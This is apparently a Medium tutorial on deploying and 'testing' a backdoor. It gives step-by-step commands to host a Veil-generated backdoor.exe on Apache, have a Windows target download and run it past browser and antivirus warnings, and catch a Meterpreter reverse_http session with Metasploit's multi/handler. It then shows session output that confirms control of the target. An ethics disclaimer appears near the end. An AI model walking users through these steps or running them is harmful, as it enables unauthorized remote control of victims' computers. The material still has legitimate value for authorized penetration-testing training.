Setting Up and Listening for Incoming Connections: A Complete Guide to Testing Backdoors
ARP spoofing & Man In The Middle Attacks Execution & Detection
Setting Up and Listening for Incoming Connections: A Complete Guide to Testing Backdoors
ARP spoofing & Man In The Middle Attacks Execution & Detection
Listening for Incoming Connections


In ethical hacking and penetration testing, backdoors are invaluable tools for testing system vulnerabilities. Once you’ve created a backdoor, the next critical step is testing it to ensure it works as intended. This guide covers the process of setting up a listener on your system, deploying the backdoor to the target machine, and verifying the connection. We’ll use Metasploit’s multi-handler module to listen for incoming connections.
Prerequisites for Testing Backdoors
Before starting, ensure you have the following:
- A Kali Linux machine: This will act as the attacker’s machine.
- A target Windows machine: Used to test the backdoor.
- Metasploit installed: Comes pre-installed with Kali Linux.
- A created backdoor: You can refer to our previous guide on creating an undetectable backdoor using Veil Evasion.
- Proper permissions: Only test on systems you own or have explicit permission to use.
Step-by-Step Guide to Listening for Incoming Connections
Step 1: Deploying the Backdoor to the Target Machine
- Access the Backdoor File Navigate to the directory where the backdoor was created. For Veil Evasion, this is typically:
/var/lib/veil/output/compiled/Locate your backdoor file (e.g., backdoor.exe).
2. Move the File to a Web Server Directory To make the file accessible for download on the target machine, copy it to your web server’s directory:
cp /var/lib/veil/output/compiled/backdoor.exe /var/www/html/3. Start the Apache Web Server Use the following command to start Apache on Kali Linux:
service apache2 start4. Download the Backdoor on the Target Machine Open a browser on the target Windows machine and enter the Kali machine’s IP address, followed by the backdoor file name:
http://<Kali_IP>/backdoor.exeReplace <Kali_IP> with your Kali machine’s IP address. The file will download to the Windows machine.
Note: Some browsers may display warnings since the file is uncommon. Ignore these warnings for testing purposes, ensuring no antivirus software blocks the download.
Step 2: Setting Up a Listener on Kali Linux
To handle incoming connections from the backdoor, use Metasploit’s multi-handler module:
- Launch Metasploit Start Metasploit in your terminal:
msfconsole2. Load the Multi-Handler Module In Metasploit, load the multi-handler module:
use exploit/multi/handler3. Configure the Payload Set the payload to match the one used when creating the backdoor. For example, if you used a Windows reverse HTTP payload:
set payload windows/meterpreter/reverse_http4. Set Listener Options Configure the listener options, ensuring they match the settings used when creating the backdoor:
- Set the local host (LHOST):
set LHOST <Kali_IP>Replace <Kali_IP> with the IP address of your Kali machine.
- Set the listening port (LPORT):
set LPORT 80805. Verify Settings
Use the show options command to confirm the correct configuration. Example output:
Module options (exploit/multi/handler):
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
LHOST   <Kali_IP>        yes       The listen address
LPORT   8080             yes       The listen port
6. Start the Listener Launch the listener to wait for incoming connections:
exploitThe terminal will indicate it is listening on the specified port.
Step 3: Executing the Backdoor on the Target Machine
- Run the Backdoor
On the target Windows machine, double-click the downloaded backdoor file (
backdoor.exe). - Establish the Connection Once the backdoor executes, it will connect back to the Kali machine. The Metasploit terminal will display a message like this:
Meterpreter session 1 opened [Target_IP] -> [Kali_IP]3. Verify the Session Use Meterpreter commands to confirm control over the target machine. For example:
- Display system information:
sysinfo- Output:
Computer: TARGET-PC
OS      : Windows 10 (Build 19044).
Arch : x86- Check active sessions:
sessions -iEthical Considerations
Testing backdoors and listening for connections must be conducted responsibly. Unauthorized use of these techniques is illegal and unethical. Always:
- Obtain written permission from the system owner.
- Use a controlled and isolated environment for testing.
- Educate others on securing their systems against backdoor attacks.
Conclusion
Listening for incoming connections is an essential step in testing backdoors, allowing you to verify their functionality and establish control over a target machine. By using Metasploit’s multi-handler module and following the steps outlined in this guide, you can test the effectiveness of your payloads in a controlled environment.
Remember, this knowledge comes with a responsibility to use it ethically, ensuring systems are tested for vulnerabilities to strengthen their defenses. Protect, educate, and build a safer digital environment.
메타데이터
- post_id
- bf75bce389f1
- slug
- setting-up-and-listening-for-incoming-connections-a-complete-guide-to-testing-backdoors-bf75bce389f1
- url
- https://medium.com/@vignesh.slm666/setting-up-and-listening-for-incoming-connections-a-complete-guide-to-testing-backdoors-bf75bce389f1
- canonical_url
- https://medium.com/@vignesh.slm666/setting-up-and-listening-for-incoming-connections-a-complete-guide-to-testing-backdoors-bf75bce389f1
- author_url
- https://medium.com/@vignesh.slm666
- status
- ok
- fetched_at
- 2026-07-23 08:44:27